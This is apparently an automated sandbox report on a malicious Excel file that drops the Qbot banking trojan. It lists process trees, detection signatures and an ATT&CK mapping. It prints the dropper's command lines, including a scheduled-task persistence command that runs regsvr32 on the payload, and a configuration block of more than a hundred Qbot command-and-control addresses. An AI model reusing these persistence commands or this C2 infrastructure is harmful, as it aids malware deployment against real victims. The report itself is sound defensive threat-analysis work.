ID: 358604
Sample Name: papers (71).xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:37:53
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report papers (71).xls

Overview


General Information

Sample Name:	papers (71).xls
Analysis ID:	358604
MD5:	540499ef024a652.
SHA1:	33da766338fa9fd..
SHA256:	8dfff9a2ff5cb2b8…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Schedule REGSVR…
- Yara detected Qbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Injects code into the Windows Explo…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1108 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2344 cmdline: rundll32 ..\kdfe.vbox,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2328 cmdline: rundll32 ..\kdfe.vbox,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - explorer.exe (PID: 2952 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 2908 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn sgovokol /tr 'regsvr32.exe -s \'C:\Users\user\kdfe.vbox\'' /SC ONCE /Z /ST 22:40 /ET 22:52 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2920 cmdline: taskeng.exe {DA6299CA-95CA-4E9D-8974-2CC05321254C} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - regsvr32.exe (PID: 2464 cmdline: regsvr32.exe -s 'C:\Users\user\kdfe.vbox' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2436 cmdline: -s 'C:\Users\user\kdfe.vbox' MD5: 432BE6CF7311062633459EEF6B242FB5)
  - regsvr32.exe (PID: 2396 cmdline: regsvr32.exe -s 'C:\Users\user\kdfe.vbox' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2352 cmdline: -s 'C:\Users\user\kdfe.vbox' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "C2 list": [
    "78.63.226.32:443",
    "197.51.82.72:443",
    "193.248.221.184:2222",
    "95.77.223.148:443",
    "71.199.192.62:443",
    "77.211.30.202:995",
    "80.227.5.69:443",
    "77.27.204.204:995",
    "81.97.154.100:443",
    "173.184.119.153:995",
    "38.92.225.121:443",
    "81.150.181.168:2222",
    "90.65.236.181:2222",
    "83.110.103.152:443",
    "73.153.211.227:443",
    "188.25.63.105:443",
```

```
"89.137.211.239:995",
"202.188.138.162:443",
"98.173.34.212:995",
"87.202.87.210:2222",
"195.12.154.8:443",
"47.217.24.69:6881",
"182.48.193.200:443",
"108.160.123.244:443",
"96.57.188.174:2222",
"45.118.216.157:443",
"84.72.35.226:443",
"172.115.177.204:2222",
"86.236.77.68:2222",
"82.127.125.209:990",
"176.181.247.197:443",
"97.69.160.4:2222",
"90.101.117.122:2222",
"189.223.201.91:443",
"140.82.49.12:443",
"2.7.69.217:2222",
"83.110.12.140:2222",
"85.132.36.111:2222",
"197.45.110.165:995",
"149.28.99.97:995",
"45.63.107.192:2222",
"149.28.98.196:2222",
"149.28.99.97:2222",
"144.202.38.185:443",
"149.28.99.97:443",
"45.63.107.192:443",
"45.63.107.192:995",
"144.202.38.185:2222",
"149.28.101.90:995",
"149.28.101.90:2222",
"149.28.101.90:8443",
"45.32.211.207:8443",
"149.28.98.196:995",
"149.28.98.196:443",
"45.32.211.207:995",
"149.28.101.90:443",
"207.246.77.75:443",
"45.77.115.208:8443",
"207.246.77.75:995",
"207.246.77.75:2222",
"45.32.211.207:2222",
"45.32.211.207:443",
"45.77.115.208:995",
"144.202.38.185:995",
"45.77.115.208:2222",
"207.246.116.237:8443",
"207.246.116.237:2222",
"207.246.77.75:8443",
"207.246.116.237:995",
"207.246.116.237:443",
"45.77.117.108:443",
"45.77.117.108:995",
"45.77.117.108:8443",
"45.77.117.108:2222",
"45.77.115.208:443",
"89.3.198.238:443",
"2.232.253.79:995",
"73.25.124.140:2222",
"136.232.34.70:443",
"157.131.108.180:443",
"217.133.54.140:32100",
"195.43.173.70:443",
"86.98.93.124:2078",
"176.205.222.30:2078",
"105.96.8.96:443",
"50.29.166.232:995",
"27.223.92.142:995",
"119.153.62.76:3389",
"47.187.115.228:443",
"67.6.12.4:443",
"65.27.228.247:443",
"23.240.70.80:995",
"216.201.162.158:443",
"139.216.137.189:995",
"64.121.114.87:443",
"79.129.121.81:995",
"172.87.157.235:3389",
"75.118.1.141:443",
"75.136.26.147:443",
"96.250.60.138:443",
"50.244.112.106:443",
"115.133.243.6:443",
"47.196.192.184:443",
"45.46.53.140:2222",
"105.198.236.101:443",
"144.139.166.18:443",
"196.151.252.84:443",
```

```
    "71.197.126.250:443",
    "196.221.207.137:995",
    "71.117.132.169:443",
    "74.68.144.202:443",
    "76.25.142.196:443",
    "98.240.24.57:443",
    "144.139.47.206:443",
    "86.245.46.27:2222",
    "173.21.10.71:2222",
    "78.97.207.104:443",
    "86.220.60.133:2222",
    "69.245.102.225:443",
    "94.53.92.42:443",
    "71.74.12.34:443",
    "84.247.55.190:8443",
    "173.25.45.66:443",
    "46.153.55.149:995",
    "78.22.58.205:3389",
    "105.198.236.99:443",
    "24.152.219.253:995",
    "82.76.47.211:443",
    "189.223.234.23:995",
    "96.37.113.36:993",
    "47.187.74.181:443",
    "50.25.89.74:443",
    "174.104.31.209:443",
    "199.19.117.131:443",
    "201.143.235.13:443",
    "189.146.183.105:443",
    "181.48.190.78:443",
    "189.223.97.175:443",
    "47.22.148.6:443",
    "173.70.165.101:995",
    "74.222.204.82:995",
    "75.67.192.125:443",
    "32.210.98.6:443",
    "106.51.52.111:443",
    "59.90.246.200:443",
    "70.49.88.199:2222",
    "186.28.51.27:443",
    "98.252.118.134:443",
    "209.210.187.52:995",
    "189.210.115.207:443"
  ],
  "Bot id": "tr",
  "Campaign": "1613385567"
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
papers (71).xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4cca2:$s1: Excel • 0x4dd06:$s1: Excel • 0x36bd:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
papers (71).xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2094377277.0000000000300000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000005.00000002.2356101330.00000000003A0000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.explorer.exe.3a0000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
4.2.rundll32.exe.300000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
5.2.explorer.exe.3a0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
4.2.rundll32.exe.300000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Schedule REGSVR windows binary

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot


Remote Access Functionality:

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effects
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 4 1 2	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redire Calls/S
Domain Accounts	Scripting 2 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track I Locatic
Local Accounts	Native API 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Exploitation for Client Execution 3 3	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 6	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
papers (71).xls	47%	Virustotal		Browse
papers (71).xls	45%	ReversingLabs	Document-Excel.Backdoor.Quakbot	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	22%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\1502[1].gif	89%	ReversingLabs	Win32.Backdoor.Quakbot	
C:\Users\user\kdfe.vbox	8%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
aaua.edu.ng	1%	Virustotal		Browse
remedial.aaua.edu.ng	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
aaua.edu.ng	104.196.7.213	true	false	• 1%, Virustotal, Browse	unknown
remedial.aaua.edu.ng	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2097138405.0000000001DD7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094775548.000 0000002387000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2094608383.00000000021A0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2096147925.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094608383.000 00000021A0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2096147925.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094608383.000 00000021A0000.00000002.0000000 1.sdmp	false		high
http://www.%s.comPA	rundll32.exe, 00000004.0000000 2.2095412048.0000000002BF0000. 00000002.00000001.sdmp, explor er.exe, 00000005.00000002.2356 334217.0000000002040000.000000 02.00000001.sdmp, taskeng.exe, 00000008.00000002.2356236922. 0000000000860000.00000002.0000 0001.sdmp, regsvr32.exe, 00000 00B.00000002.2100983303.000000 0000CA0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2097138405.0000000001DD7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094775548.000 0000002387000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000004.00000002.2095412048.0000000002BF0000.00000002.00000001.sdmp, explorer.exe, 00000005.00000002.2356334217.0000000002040000.00000002.00000001.sdmp, taskeng.exe, 00000008.00000002.2356236922.0000000000860000.00000002.00000001.sdmp, regsvr32.exe, 0000000B.00000002.2100983303.0000000000CA0000.00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2097138405.0000000001DD7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094775548.0000000002387000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2096147925.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094608383.00000000021A0000.00000002.00000001.sdmp	false		high
http://servername/isapibackend.dll	regsvr32.exe, 0000000A.00000002.2102220573.0000000000A20000.00000002.00000001.sdmp, regsvr32.exe, 0000000B.00000002.2100622492.0000000000840000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2096147925.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2094608383.00000000021A0000.00000002.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.196.7.213	unknown	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358604
Start date:	25.02.2021
Start time:	22:37:53
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	papers (71).xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@18/12@1/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 90% (good quality ratio 88.9%) • Quality average: 89.6% • Quality standard deviation: 18.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 205.185.216.10, 205.185.216.42, 8.248.119.254, 67.26.75.254, 67.27.158.126, 8.248.117.254, 67.27.159.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Execution Graph export aborted for target rundll32.exe, PID 2328 because there are no executed function • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:38:42	API Interceptor	19x Sleep call for process: rundll32.exe modified
22:38:44	API Interceptor	434x Sleep call for process: explorer.exe modified

Time	Type	Description
22:38:45	Task Scheduler	Run new task: sgovokol path: regsvr32.exe s>-s "C:\Users\user\kdfe.vbox"
22:38:45	API Interceptor	1x Sleep call for process: schtasks.exe modified
22:38:45	API Interceptor	439x Sleep call for process: taskeng.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.196.7.213	claim (78).xls	Get hash	malicious	Browse	
	claim (78).xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	DTN Basis AWS Basis Main.xlsm	Get hash	malicious	Browse	• 74.125.71.156
	Xeros from condor.htm	Get hash	malicious	Browse	• 142.250.184.33
	DTN Basis AWS Basis Main.xlsm	Get hash	malicious	Browse	• 35.238.155.117
	DTN Basis AWS Basis Main.xlsm	Get hash	malicious	Browse	• 74.125.71.157
	RFQ Order_xls.htm	Get hash	malicious	Browse	• 142.250.184.33
